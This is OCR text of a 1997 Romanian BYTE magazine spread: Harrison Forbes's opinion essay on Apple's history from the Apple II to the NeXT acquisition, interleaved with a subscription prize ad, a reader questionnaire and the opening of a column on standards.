Mai repede decât oricând înainte, calculatorul a invadat locuințele americane. În scurt timp a cunoscut o metamorfoză și s-a transformat în Apple IIE, unul dintre cele mai sofisticate calculatoare „de casă" ale acelor vremuri. Când un grup de inițiați de la MIT au creat un program numit Visicalc, lumea business-ului a început să privească mașinile de jocuri cu alți ochi și au realizat că a venit vremea să trateze la modul serios „jucăria". IBM, adevăratul creator al calculatorului personal, nu prea a avut încredere în el pentru că managementul nu a văzut potențialul unei mașini care nu putea fi folosită în lumea afacerilor. Și de altfel IBM avea o lungă tradiție în a-și renega propriile invenții: cu ani în urmă președintele IBM a fost cel care a afirmat cu emfază că nu vede nici un rost la mai mult de cinci computere în lume... Visicalc a schimbat concepția oamenilor în privința „computerului de casă", care a devenit astfel „computerul de birou" sau „calculatorul personal".

Oricât de surprinzător ar părea, în ciuda banilor investiți în dezvoltarea calculatorului personal, multă vreme IBM nu a văzut adevăratul potențial al creației sale în lume afacerilor. Mai precis, l-a ignorat complet. Conducerea era încă tributară mentalității „mainframe". Într-un fel au făcut astfel un serviciu omenirii, fiindcă prin anii '80 cine vroia un calculator avansat cumpăra o imitație IBM și nu un IBM veritabil...


În vremea aceasta, Steve Jobs și cu Apple (Wozniak ieșise din cadru) se înălțau tot mai sus pe aripile succesului. O personalitate foarte plăcută, un om foarte muncitor și cu o adevărată viziune a viitorului, Steve a făcut câteva greșeli care aveau să-l coste pierderea companiei, a produsului și chiar a viziunii.

Steve avea darul de a vorbi, iar când Steve vorbea oamenii ascultau. În câțiva ani modelul IIE s-a transformat în IIC, ucis înainte de a se naște pentru a face loc lui Lisa. Lisa a fost un eșec comercial. Lumea nu era pregătită încă pentru interfața grafică și pentru folosirea mausului. Dar mai ales, lumea nu era pregătită încă pentru a plăti 10.000 de dolari pentru un calculator personal. Când a apărut Macintosh, înfrângerea lui Apple era deja hotărâtă. Compania nu a urmat chiar calea lui Osborne, ci a păstrat în următorii zece ani un segmente de piață de 15% și a avut o audiență care a iubit cu adevărat produsul. A fost Apple un produs rău? Dimpo-

Steve & Steve

Totul a început în 1974 la Homebrew Computer Club, în California. După ce călătorise în India în căutarea iluminării spirituale, Steve Jobs se întoarce în Silicon Valley și îl reîntâlnește pe Steve Wozniak.

1974



Apple I

Prototipul primului calculator Apple a fost construit în garajul lui Steve Jobs. Pentru a fabrica prima serie, Jobs si-a vândut microbuzul Volkswagen iar Woz calculatorul stiintific HP. Apple a pornit cu 1.300 de dolari.

1976

Apple II

Reproiectat din temelii, Apple II stabilește un standard în domeniul microcomputerelor și aduce companiei venituri de 139 de milioane de dolari.

1978

trivă, a fost strălucit. A fost ceva ce omenirea nu mai văzuse. Dacă Henry Ford este creditat pe nedrept cu inventarea liniei de asamblare, Steve Jobs poate fi creditat pe nedrept pentru inventarea interfeţei grafice cu utilizatorul. Nici unul dintre ei nu a inventat conceptele în cauză, dar le-au popularizat şi le-au transformat în bunuri publice, disponibile oricui ar fi dorit să le folosească. Apple ar fi putut să domine astăzi domeniul calculatoarelor personale dacă Steve ar fi încercat să le vândă lumii întregi, în loc să le vândă unui cerc restrâns de iniţiaţă care înţelegeau cu adevărat ce înseamnă un calculator avansat.

În vremea când Apple devenea o prezenţă semnificativă în lumea calculatoarelor personale, IBM – regele lumii mainframe – a început să descopere încetul cu încetul calculatorul personal. Steve a mers cap la cap cu gigantul, dar ambiţia nu e totdeauna suficientă ca să câştigi un război. Poate că Apple a câştigat câteva bătălii în acele vremuri, dar până la urmă a pierdut războiul.

Îmi amintesc şi acum campania de marketing legată de lansarea Mac-ului. Reclamele erau foarte sugestive şi convingătoare, devenind între timp studii de caz clasice în privinţa mesajului purtat spre public. Niciunde nu era menţionat numele IBM, dar fiecare simţea prezenţa IBM-ului în acel scenariul orwelian, în care hoardele de trântori hipnotizaţi erau eliberaţi din Unitatea Centrală de Control de către noul Mac. Culoarea dominantă a reclamei era cenuşiul, deşi unora li se părea albastru. Umanoizii cu feţele marcate de emoţie priveau marele Ecran Central care le conducea vieţile. Noii oameni-Mac, coloraţi şi plini de viaţă, înarmaţi cu ciocane, spărgeau Ecranul Central, lăsând lumina să pătrundă înăuntru. Trântorii hipnotizaţi deveneau oameni. Era o metaforă puternică iar cei vizaţi au înţeles că pentru a-şi păstra locul, Apple trebuia să dispară... La vremea aceea IBM era încă „marele albastru", desprins de realitate şi puternic ancorat în mentalitatea de conducător al trântorilor. Cei de la IBM nu înţelegeau calculatorul personal, dar aveau suficient fler ca să-şi dea seama că era ceva ce nu mai putea fi ignorat.

Întortocheate sunt căile Domnului şi nu ne este dat nouă să le înţelegem. Aşa că nu m-am întrebat de ce Steve l-a adus pe John Scully pe scenă şi de ce s-a auto-concediat lăsându-l pe John în locul său. Se spune că în management nu contează cu ce se ocupă de fapt compania atâta vreme cât cel care o conduce înţelege principiile managementului. John ar fi putut fi o speranţă pentru PepsiCo, dar nu s-a dovedit o alegerea bună pentru Apple. S-ar fi putut presupune că e o persoană care înţelege lumea computerelor, dar s-a vădit că nu era aşa: Apple, care a fost întotdeauna o „pasăre exotică", a devenit şi mai exotică concentrându-se pe PDA-uri. Conceptul era interesant, ar fi putut fi chiar folositor pentru un anumit sector de piaţă, dar Apple avea deja o nişă, o piaţă închisă, şi nu mai avea nevoie de încă una. Aşa că şi John a trebuit să plece – sfârşind astfel o carieră promiţătoare care însă nu s-a împlinit – lăsând compania într-o situaţie şi mai întunecată decât atunci când a venit.

Când a plecat de la Apple, comunitatea informatică a înţeles că „copilul teribil" al epocii calculatoarelor era terminat. Cu buzunarele pline de bani, Steve Jobs s-ar fi putut pensiona, ar fi putut să-şi termine şcoala pe care o părăsise cu câţiva ani în urmă şi s-ar fi putut bucura de o viaţă îndestulată. Încă nu avea nici patruzeci de ani. În schimb el a adunat o nouă echipă de tehnicieni şi a fondat Next Computer, o companie care până la urmă a eşuat. Dar nu a eşuat în zadar. În timp ce partea de hardware a fost o adevărată operă de artă, softul creat pentru ea a fost un veritabil deschizător de drumuri în programarea obiectuală, o altă moştenire pe care Steve Jobs a vrut să ne-o lase.

Astăzi, la câţiva ani după ce toate acestea s-au întâmplat, privind cu detaşare trecutul, nu poţi să nu constaţi că, aşa cum se întâmplă de obicei, mediocritatea a învins din nou...

Apple şi-a păstrat o nişă de 15% – care abia de curând a căzut la 6% – clonele IBM având majoritatea restului pieţei. Lucrurile păreau destul de limpezi, dar realitatea este puţin mai nuanţată. Apple deţine partea sa de 6% din piaţa de hardware şi de sisteme de operare, în timp ce PC-urile compatibile IBM au restul pieţei de hardware. În schimb piaţa sistemelor de operare este diversificată până la limita haosului: DOS, Unix, Linux, OS/2, Windows 95 şi NT, NextStep, etc. În vreme ce piaţa software deţinută de Apple este destul de unitară şi nu prea există suprapuneri, partea destinată PC-urilor Intel pare o nesfârşită luptă, în care o bună parte din energie este cheltuită re-inventând roata de zece ori pe săptămână. Nimeni n-ar putea să spună câte procesoare de texte, programe de calcul tabelar sau de grafică există pe platforme Intel. Nimeni n-ar putea să spună câte dintre ele pot schimba informaţii. Sunt sigur că oricine poate afirmă fără ezitare că nici unul dintre ele nu este perfect sau fără neajunsuri. În vreme ce programele pentru Apple formează un ansamblu bine integrat, platforma Intel este foarte segmentată şi minată de rivalităţi. Şi, ceea ce este cel mai rău, atunci când unul dintre combatanţi încearcă să-i unească pe ceilalţi în jurul unei forme oarecare de standard, Microsoft găseşte mereu o modalitate de a-şi promova propria versiune de standard, semănând confuzie şi întorcând lucrurile la

Ești pregătit pentru mâine?

Premiul III

GoldStar
8x
CD-ROM DRIVE
Windows 95
OS/2 WARP
Compatible

o unitate CD-ROM GoldStar 8x oferită de:
BBComputer
tel: 057-280555; 057-280666;
01-6867566

o imprimantă cu jet de cerneală CanonBJC-240 oferită de:
Tornado Sistems
tel: 041-618580; 041-619863
01-4204070, 01-4204045

Premiul II

Premiul I

CALCULATOR FLAMINGO
PC
AT
6x86
P166+
BYTE THE FUTURE
FLAMINGO
COMPUTERS
E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro
TATUNG


Tel: 01-2225041, 01-2224934, 01-4105606, 01-4103623, 01-2224643

XG
YAMAHA
SW60XG

în următoarea configurație:
CPU CYRIX 6x86-P166+, Mainboard: Intel Triton, 430 VX Chipset, (256 KB Sync cache on board, Enhanced PCI IDE), 8 MB RAM, SVGA Card 2MB DRAM S3 UV+, HDD 1.3 GB QUANTUM BigFoot, FDD 3.5", 1.44 MB, Minitower Case, Monitor 14" SVGA COLOR, LR NI TATUNG, Keyboard WIN95 USA, Layout ACER, Mouse 3 but.w/, mouse pad GENIUS, Software:MS-DOS 6.22 & RAV 4.04, (Opțional WINDOWS 95)

Premiul IV
o cartelă de sunet Yamaha SW60XG oferită de:
MGT TRADE
tel: 01-3120311; 01-6150701;

Premiul V
o carte Running a Perfect BBS oferită de: **Computer Press Agora**
tel: 065-166257, 065-166516;
01-2300286, 01-2300289


RUNNING
A PERFECT
BBS
que

Abonează-te și vei fi!

Dintre toți abonații înregistrați până la data de 20 mai '97, se vor trage la sorți câștigătorii celor 5 premii prezentate mai sus.

		Preț vânzare	**Preț abonament**	**Abonament** elevi/studenți*
BYTE România	**12 luni**	**96.000 lei**	**72.000 lei**	**48.000 lei**
	6 luni	**48.000 lei**	**36.000 lei**	**24.000 lei**
PC Report	**12 luni**	**48.000 lei**	**36.000 lei**	**24.000 lei**
	6 luni	**24.000 lei**	**18.000 lei**	**12.000 lei**
CAD Report	**6 apariții**	**36.000 lei**	**27.000 lei**	**18.000 lei**
	3 apariții	**18.000 lei**	**13.500 lei**	**9.000 lei**


*Elevii și studenții vor trebui să atașeze comenzii o copie după carnetul de elev sau de student


Pentru abonamente vă rugăm să completați și să ne returnați talonul de abonament din revistele noastre.
Atenție! Banii trebuie virați în contul: 31003017110178, Banca Transilvania, filiala Mureș.


Marele premiu imprimanta EPSON LX300 este oferit de:
NET CONSULTING
tel:01-638.33.45; 01-312.41.99

Completați și vom câștiga împreună!

Vă rugăm să acordați o cuantă din timpul Dvs. pentru a citi, completa și expedia chestionarul următor prin poștă la adresa: **Computer Press Agora** srl, C.P. 94, O.P. 49, București, sau prin fax la numărul: 01-2300286. Chiar dacă nu vă veți număra printre fericiții câștigători ai imprimantei **Epson LX300** și ai cărților: **PCs for Busy People, Word for Busy People, Excel for Busy People, Access for Busy People** și **Web Publishing for Busy People,** care se vor atribui în urma tragerii la sorți, dintre toate chestionarele expediate la redacție pînă la data de 20 mai 1997 (data poștei), veți avea ceva de câștigat: o revistă mai bună, mai aproape de necesitățile Dvs. de informare, mai aproape de revista pe care v-o doriți. Iar noi vom câștiga un cititor mulțumit.







Web
Publishing
WITH NETSCAPE
FOR BUSY PEOPLE
Christian Crumlish & Malcolm Humes

PCs
FOR BUSY PEOPLE
David Einstein

*PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII*

1. Ce notă, pe o scală de la 1 (nota cea mai mică) la 10 (nota cea mai mare), i-ați acorda revistei BYTE?

Foarte slabă ⟷ Foarte bună

1☐ 2☐ 3☐ 4☐ 5☐ 6☐ 7☐ 8☐ 9☐ 10☐

2. Cum procurați revista BYTE?

Sunt abonat ☐ O cumpăr ☐ O împrumut ☐

3. Citiți următoarele secțiuni după cum urmează:

	Aproape totdeauna	Deseori	Uneori	Rareori	Aproape niciodată
Bits	☐	☐	☐	☐	☐
Eveniment	☐	☐	☐	☐	☐
Interviu	☐	☐	☐	☐	☐
Fundamente	☐	☐	☐	☐	☐
Cover story	☐	☐	☐	☐	☐
Lab report	☐	☐	☐	☐	☐
State of the art	☐	☐	☐	☐	☐
Dosar	☐	☐	☐	☐	☐
Prezentări	☐	☐	☐	☐	☐
Opinii	☐	☐	☐	☐	☐

4. Câte persoane citesc în medie exemplarul Dvs.:

1 ☐ 2,3 ☐ 4,6 ☐ 7,10 ☐

5. Dacă ar fi să alegeți doar 3 articole, apărute în Byte în decursul anului trecut, care v-au plăcut sau v-au satisfăcut nevoia de informare, care ar fi acelea:

....

....

....

6. Ce nu vă place în revista Byte și ce schimbări propuneți?

....

....

7. Ce alte reviste de specialitate mai citiți? Le puteți aprecia, acordîndu-le note de la 1 la 10?

		Evaluare
CAD report	☐	....
Chip	☐	....
Computer Games	☐	....
Computerworld	☐	....
Game Over	☐	....
Hello CAD Fans	☐	....
PC Market	☐	....
PC Report	☐	....
PC World	☐	....
Planeta Internet	☐	....
Telecom Romania	☐	....

8. Care considerați că este cel mai potrivit mediu de reclamă pentru o firmă de calculatoare?

Reviste de specialitate ☐ Cotidiene ☐ TV ☐

Radio ☐ Târguri ☐ Seminarii ☐ Internet ☐

Altele ....

9. V-a reținut atenția în mod deosebit vreo reclamă apărută în Byte în 1996?

Da ☐ a firmei .... din numărul ....

deoarece .... Nu ☐

10. Utilizați un calculator: acasă ☐ la birou ☐

11. Aveți acces la Internet?

Da ☐ prin intermediul furnizorului ....

Nu ☐

12. Ce profil are instituția în care vă desfășurați activitatea?

Calculatoare / Comunicații ☐ Comerț ☐

Agricultură ☐ Industrie ☐ Justiție ☐

Medicină ☐ Publicitate / Design ☐

Servicii publice ☐ Știință / Învățământ ☐

Altul, care? ....

13. Ce funcție dețineți în cadrul instituției?

de conducere ☐ administrativă ☐ productivă ☐ ....

alta, care ....

14. Care considerați că este nivelul cunoștințelor Dvs. în domeniul calculatoarelor?

foarte bun ☐ bun ☐ mediu ☐ slab ☐

15. Ce servicii ale editurii noastre credeți că ar trebui îmbunătățite?

		De ce? Cum?
Conținut editorial	☐	....
Calitate tipar	☐	....
Distribuție	☐	....
Carte/CD prin poștă	☐	....

16. Ce servicii suplimentare ați dori? ....

....

17. Vă situați în categoria de vârstă:

sub 25 ani ☐ 25-35 ani ☐ peste 35 ani ☐

18. Sexul: feminin ☐ masculin ☐

19. Ocupația: ....

20. Venitul meu net lunar se înscrie în categoria:

sub 200.000 lei	☐
între 200.000 și 399.999 lei	☐
între 400.000 și 599.999 lei	☐
între 600.000 și 799.999 lei	☐
între 800.000 și 999.999 lei	☐
peste 1.000.000 lei	☐

Pentru întrebările la care spațiul disponibil a fost insuficient pentru răspunsul dumneavoastră, vă rugăm să atașați o foaie suplimentară

Numele și prenumele ______________________________________

Adresa ____

Cod __________________ Localitate _______ Județ __________ Telefon _________

Adresă e-mail ______________________ Data _______ Semnătura ____________ haosul primordial.

Se spune că lucrurile merg întotdeauna mai rău înainte de a merge mai bine. La Apple se pare că lucrurile merg din rău în mai rău, compania părând în pragul falimentului. Înainte de sosirea lui Amelio de la National Semiconductor, Apple Computers părea ca un pacient în stare de comă, foarte aproape de sfârşit. Problema cu starea de comă este că ea se poate prelungi la nesfârşit atâta vreme cât suportul tehnic pentru menţinerea vieţii funcţionează. La Apple nici acesta nu prea mai funcţiona iar compania pierdea sânge cu fiecare trimestru.

În timp ce platforma Intel se îndreaptă spre o revoluţie iar OS/2, Windows NT şi Java sunt noii termeni care reprezintă calea spre viitor, Apple pare să fie într-o fundătură cu System 7. Au existat unele discuţii legate de BE, dar acestea au fost inconsistente şi neconvingătoare. Într-o zi însă, Amelio lansează bomba: într-un efort suprem de a opri hemoragia Apple cumpără Next şi Steve Jobs se întoarce. Încă nu este clar ce rol va juca Steve Jobs la Apple – el este deocamdată consultant pentru management – dar se speră că odată ce fiul risipitor se va fi întors, lucrurile vor merge mai bine. Ceea ce a afectat cu adevărat pe Apple încă din vremurile de glorie a fost faptul că era un sistem foarte proprietar. Jobs a făcut o greşeală crucială atunci când a scos din competiţie pe Franklin Computers, o firmă care a încercat să copieze Apple IIE. Franklin a realizat o clonă foarte reuşită, atât de reuşită încât a creat panică la Apple. În ciuda clarviziunii sale, Jobs nu a înţeles că acceptarea clonelor însemna supravieţuirea companiei. Poate că dacă IBM s-ar fi împotrivit copierii PC-ul său, lumea ar fi fost mai bună acum, pentru că Microsoft n-ar fi devenit monstrul care este astăzi...

Nu doar că Apple s-a răzbunat pe Franklin Computers şi a distrus compania, dar Lisa, şi mai apoi Macintosh, au fost sisteme închise şi chiar adăugarea de memorie suplimentară trebuia făcută de un centru de service specializat pentru a nu pierde garanţia. Ca să nu mai vorbim de faptul că era practic imposibil să găseşti piese de schimb, deoarece nici un terţ producător nu şi-a dorit să împărtăşească soarta lui Franklin. E adevărat că Mac-ul avea tot ce şi-ar fi dorit utilizatorul, e adevărat şi că hardul Mac-ului era solid ca o stâncă iar softul era sigur şi stabil, dar singularitatea sa a saturat în scurt timp piaţa. Înainte de a fi dat afară în 1985, Steve a stabilit un precedent oribil, intrând în istorie prin faptul că a început concedierile în ceea ce se numea „industria fără şomeri a viitorului“... Apple a trebuit să concedieze aproape 1.500 de oameni ca să poată să supravieţuiască.

Se părea că Apple a adus pe piaţă tot ceea ce era de adus şi nu mai era loc pentru expansiune. Avea avantajul interfeţei grafice, dar după ce Steve a plecat, Scully a aranjat lucrurile în aşa manieră încât Apple a pierdut şi acest avantaj. În litigiul de copyright pe care l-a avut cu Microsoft în privinţa utilizării interfeţei grafice, John a reuşit să blocheze utilizarea acesteia de către Microsoft, cel puţin pentru o vreme. Dar înţelegerea a fost atât de prost formulată încât nimic nu-i împiedica pe cei de la Microsoft să rescrie Windows-ul inspirându-se după pofta inimii din interfaţa Mac. Ceea ce Microsoft a şi făcut. Windows 95 şi versiunile următoare folosesc o mulţime de idei preluate de la Apple, astfel încât nu mai există nici o motivaţie puternică de a cumpăra Apple când Microsoft, care este mult mai răspândit, oferă ceva similar. E adevărat că Microsoft nu a atacat nişa deţinută de Apple, şi probabil că nici nu o va face cât timp Apple va trăi, dar a reuşit să reducă perspectivele lui Apple la acea nişă.

NextStep este un nou sistem de operare orientat pe obiecte, pe care – după ce a abandonat partea de hardware – Jobs a continuat să-l dezvolte ca un mediu pentru programare şi pentru Internet. A fost portat pe platforme Intel şi, în ciuda faptului că nu are încă o răspândire considerabilă, dispune de toate ingredientele pentru a deveni un competitor serios într-un viitor dominat de reţea în care – datorită suportului pentru Java – sistemele de operare nu vor mai juca un rol atât de important. Rulând pe PowerMac, alături de DOS, Windows, Unix, System 7 şi variantele sale, NextStep va închide cercul şi va face din Apple o unealtă universală care nu va mai fi o „pasăre exotică“. Firma a promis livrarea în termen de un an versiunii NextStep pentru PowerMac, cu numele de cod Rapsody. Sistemul de operare va rula în forma livrată pe PowerMac şi maşini Intel şi va suporta aplicaţiile şi API-urile Windows NT. Nimeni nu ştie cât de compatibil va fi noul SO cu aplicaţiile Mac existente. De fapt nimeni nu vrea să ştie, pentru că nu va fi compatibil... Dar, dacă facem o paralelă cu lumea Wintel, câte dintre aplicaţiile DOS şi Windows actuale rulează sub Windows NT?

Desigur că scepticii vor spune: „doar o altă cutie făţoasă care va rula Windows, exact ceea ce ne doream...“. Ceea ce este adevărat, dar există un detaliu important: Apple va putea livra o soluţie totală, cu hardul şi sistemul de operare într-un singur pachet. În plus, Apple nu mai este atât de rigid în privinţa clonelor – şi de altfel a oferit deja licenţe unor terţi producători. Clonele sunt la fel de bune ca şi originalul şi sunt realizate de companii cu o foarte bună reputaţie. Chiar în timp ce scriam acest articol am căutat pe Web veşti despre

1983

Lisa


În 1983, Lisa oferă pentru prima dată o intefaţă grafică şi un maus, deschizând o nouă eră în istoria informaticii. Ceea ce nu împiedica însă eşecul comercial al produsului.

Lisa

1984

Macintosh

În 1984 apare primul Macintosh, computerul zâmbitor şi prietenos. Apariţia Mac-ul în lumea calculatoarelor a fost echivalentul apariţiei telefonului în lumea telegrafului. Revoluţia a început.



Apple Macintosh

noi dezvoltări şi am aflat că Apple a anunţat noi modele care vor utiliza discuri hard şi unităţi CD-ROM obişnuite, sfârşind astfel cu vechea tradiţie „Apple only“.

Interesantă este reacţia celor de la Microsoft, care par cu totul în afara problemei. Ultimele lor afirmaţii confirmă absenţa oricărui interes în ceea ce priveşte noul sistem de operare şi nu se ştie dacă nu vor pierde trenul, mai ales în situaţia în care Apple Next se va dovedi un concurent puternic pe piaţă. Va fi foarte interesant de urmărit care va fi reacţia comunităţii proiectanţilor de aplicaţii la noile orientări de la Apple. De fapt, într-un nou mediu „Java enabled“, în care sistemul de operare nu mai este factorul principal în decizia achiziţionării unui anumit calculator pentru a rula anumite aplicaţii, Apple va avea şanse foarte mari de supravieţuire. Publicul de astăzi nu se mai teme de şoricei, este obişnuit cu interfeţele grafice şi poate să aprecieze una care este foarte ergonomică şi uşor de folosit. Varianta Microsoft, deşi este mai reuşită în comparaţie cu versiunile anterioare, este încă întortocheată şi prea puţin intuitivă. De asemenea, publicul de astăzi poate să aprecieze un procesor mai bine proiectat, care-şi face treaba mai bine şi mai repede. În plimbarea pe Web de azi dimineaţă am aflat şi că noile modele Mac vor fi echipate cu procesoare la 233 MHz iar notebook-urile vor avea ecrane de 12 ţoli.

Câţi dintre cititori au încercat să facă editare video non-liniară pe o maşină Intel? Se pare că toţi producătorii încearcă să o facă sub NT, pe maşini atât de dotate încât trebuie să-ţi pui ipotecă pe casă ca să le cumperi, şi rezultatele sunt încă discutabile. Cu un Avid System rulând pe un PowerMac, orice emisiune TV poate fi produsă foarte eficient şi repede. Poate de aceea se fac atâtea şi poate tot de aceea sunt atât de proaste: nimeni nu trebuie să trudească prea mult pentru a le realiza...

În rubrica sa din Infoworld, Nicholas Petreley face câteva comentarii interesante despre omul care ar fi în stare să împingă pe Apple din nou în vârf. Părerea sa este că această persoană ar trebui să fie o combinaţie. Să fie un Lou Gerstner, ale cărui discursuri au fost întotdeauna la obiect şi care a reuşit să înceapă să schimbe imaginea IBM-ului. Să fie de asemenea un Bill Gates, ale cărui discursuri au fost mereu perdele de fum şi ale cărui viziuni nu sunt înseamnă altceva decât „totul e permis câtă vreme Microsoft va supravieţui“, dar care ştie să-şi atragă proiectanţii mituindu-i cu promisiunea unor softuri viitoare şi gratuite. Ar trebui să fie un Mark Andressen (de la Netscape), care are puterea tinereţii pe care a avut-o Jobs cu câţiva ani în urmă. Şi, în fine, ar trebui să fie un Steve Jobs, care a fost întotdeauna un vizionar pe care lumea îl ascultă atunci când vorbeşte...

În timp ce lumea întreagă urmăreşte fiecare pas făcut de Apple, de Amelio sau de Steve, făcând sugestii şi lansând fel de fel de teorii despre viitorul companiei, eu sunt încredinţat că Apple nu va pieri şi că va fi o prezenţă importantă în anii care vor veni. Va fi Steve Jobs în stare să salveze compania? Va trebui să o facă. Este copilul lui şi, în cei câţiva ani petrecuţi în lume, cu siguranţă a învăţat câteva lucruri despre public în general... Dacă nu o face, el va fi cel mai păgubit. Dar ar fi cu adevărat păcat, căci Apple este un produs foarte bun şi va rămâne mereu în istorie ca un deschizător de drumuri în lumea calculatoarelor.

În 1981 eram student şi aveam ore de calculatoare. Trebuia să ne facem lucrările de laborator de fiecare dată înainte de curs. Milwaukee School of Engineering avea un frumos laborator de calculatoare echipat cu un PDP-11 cu câteva terminale. Se pare că oricâte terminate ar fi fost tot n-ar fi ajuns pentru toţi studenţii care aveam teme de făcut. Pentru că nu voiam să stau la şcoală până la miezul nopţii – căci aveam şi o slujbă pe timpul zilei ca să-mi plătesc studiile – am hotărât împreună soţia să luăm acasă un calculator şi un modem.

Ne-am dus la un magazin numit „Micro Age“. Era un magazin nou, care a luat oraşul prin surprindere. Aveau o vitrină cu o mulţime de calculatoare de birou. O mulţime??? Aveau un Apple II, un Osborne şi o rablă imensă de IBM-XT. Apple costa circa 2.000 de dolari, IBM-ul era la 4.000$ iar Osborne cam la 6.000$. Cel mai ciudat dintre toate era Osborne, fiindcă avea o cutie de vreo 25 de kilograme cu un capac detaşabil care era totodată şi tastatură, şi care capac descoperea un ecran de 5 ţoli şi două unităţi floppy. Într-un fel era atractiv, dar ecranul părea prea mic. Iar ideea de a-l împacheta şi a te plimba cu cele 25 de kg. ale lui nu ne atrăgea defel, deşi era o provocare. Cine-i aşa de nebun încât să umble cu calculatorul după el??? Am vrut să vedem Apple-ul, pentru că era cel mai ieftin iar banii aveau un cuvânt greu.

Vânzătorul ne-a recomandat să mai aşteptăm câteva luni, pentru că Apple IIE va fi lansat curând şi se pare că are îmbunătăţiri serioase faţă de Apple II. Are 64K de memorie şi posibilitatea de a mai adăuga până la 128K, are o unitate floppy standard şi mai poate fi adăugată încă una, are un nou ecran care vine în două variante, verde sau galben... Iar reclamele de la radio anunţau un preţ de intrare de 1.695$ plus TVA!!! Ce afacere! Aşa că în februarie ne-am luat unul de la... Computer Bay, un magazin mic la vremea respectivă. A trebuit să aşteptăm la coadă ca vânzătorul să ne prezinte mica minunăţie. Am cumpărat şi un modem. Era ceva nou. Cei ce se pricepeau la calculatoare în vremea respectivă mi-au spus că un Hayes de 300 bauds la doar 450$ era un adevărat chilipir... Trebuie să mărturisesc că mi-am recuperat investiţia până la ultimul ban. Puteam să stau în faţa ecranului până spre dimineaţă şi să-mi fac lucrările pentru şcoală din camera mea. Am economisit o grămadă de timp de alergat şi de stat la coadă.

Am fost gata să trec la modelul IIC, care era cu adevărat un mic calculator foarte simpatic. Chiar dacă nu avea un display încorporat ca un notebook contemporan, nu era cu mult mai mare decât un portabil de azi. Nu-mi dau seama dacă a fost proiectat pentru a fi portabil, dar arăta foarte atrăgător. Desigur, nu avea disc hard, dar nu prea erau multe computere care să aibă aşa ceva. Şi cum nu prea aveai date de salvat, nici nu-ţi trebuia. Softul de la Apple, spre deosebire de cel de la IBM, nu avea nevoie de multă memorie ca să ruleze aşa că nu aveam nevoie de mult spaţiu de stocare pe floppy. Dar chiar cu câteva zile înainte de a înghiţi găluşca, Steve Jobs aruncă bomba: cei care au cumpărat Apple IIC pot să fie sănătoşi iar cei care n-au cumpărat nici să nu-şi cumpere, căci tocmai a fost lansat modelul Lisa şi compania a renunţat la vechea linie de produse...

Ei bine, am fost puţin cătrănit şi, cu tristeţe în suflet am împachetat calculatorul în cutia în care mai e şi azi. Apoi mi-am cumpărat un XT, un calculator care nu mi-a plăcut niciodată, dar care a schimbat felul în care lumea se uita la aceste ciudăţenii. XT s-a transformat în „286“, „386“, „486“ şi acum în Pentium, dar tot nu-mi plac. De atunci am folosit tot platforme Intel şi întotdeauna am fost nemulţumit de mariajul Microsoft-Intel. Soarele s-a întors să risipească bezna din sufletul meu de calculatorist în ziua în care am cumpărat OS/2 şi străluceşte mereu de când mi-am instalat Warp pe calculator. Şi cine ştie, poate la fel va străluci şi în viitorul apropiat, când îmi voi cumpăra un PowerMac... ■

Domnul Harrison Forbes conduce compania T&C onsulting, Inc. Poate fi contactat (în englezeşte sau româneşte) prin e-mail la: **cforbes@ibm.net.**

Standarde

De Harrison Forbes

Un prieten de-al meu avocat, Mike, mi-a spus odată: „Cred că Microsoft a făcut o treabă bună. Avem nevoie de standarde, avem nevoie de disciplină. Îţi imaginezi ce s-ar întâmpla dacă ar exista atâtea standarde în telefonie?“.

Cu toate că nu sunt întru totul de acord cu Mike, trebuie să admit că afirmaţia lui este foarte omenească. Mike, la fel ca noi toţi, vrea să ştie (cunoaşterea e putere, nu-i aşa?) şi este mai uşor să ştii ceva ce este predictibil şi mereu la fel, în cazul acesta un standard. Însă în viaţă cele mai multe lucruri nu sunt normate, cele mai multe lucruri care ne înconjoară îşi au propria lor identitate. Nu întotdeauna aplicarea legii este standard şi Mike ştia asta mai bine decât mine pentru că trăieşte foarte bine tocmai din diferitele aspecte ale legii.

N-aş vrea să induc pe nimeni în eroare aşa că vă propun să analizăm următoarea situaţie: o persoană este ucisă de o maşină în mijlocul drumului. În funcţie de unghiul din care priveşte accidentul, cineva poate să interpreteze „uciderea“ în diverse feluri: şoferul a lovit pietonul în mijlocul drumului; şoferul a lovit pietonul în mijlocul drumului pe o trecere de pietoni; şoferul a avut un infarct, a pierdut controlul şi a lovit pietonul în mijlocul drumului; pietonul aproape traversase strada dar s-a întors înapoi, a alergat în faţa maşinii şi a fost lovit în mijlocul drumului... Legea interzice uciderea unei persoane de către o altă persoană. Dacă am aplica o judecată standard acestui accident, şoferul n-ar avea nici o şansă.

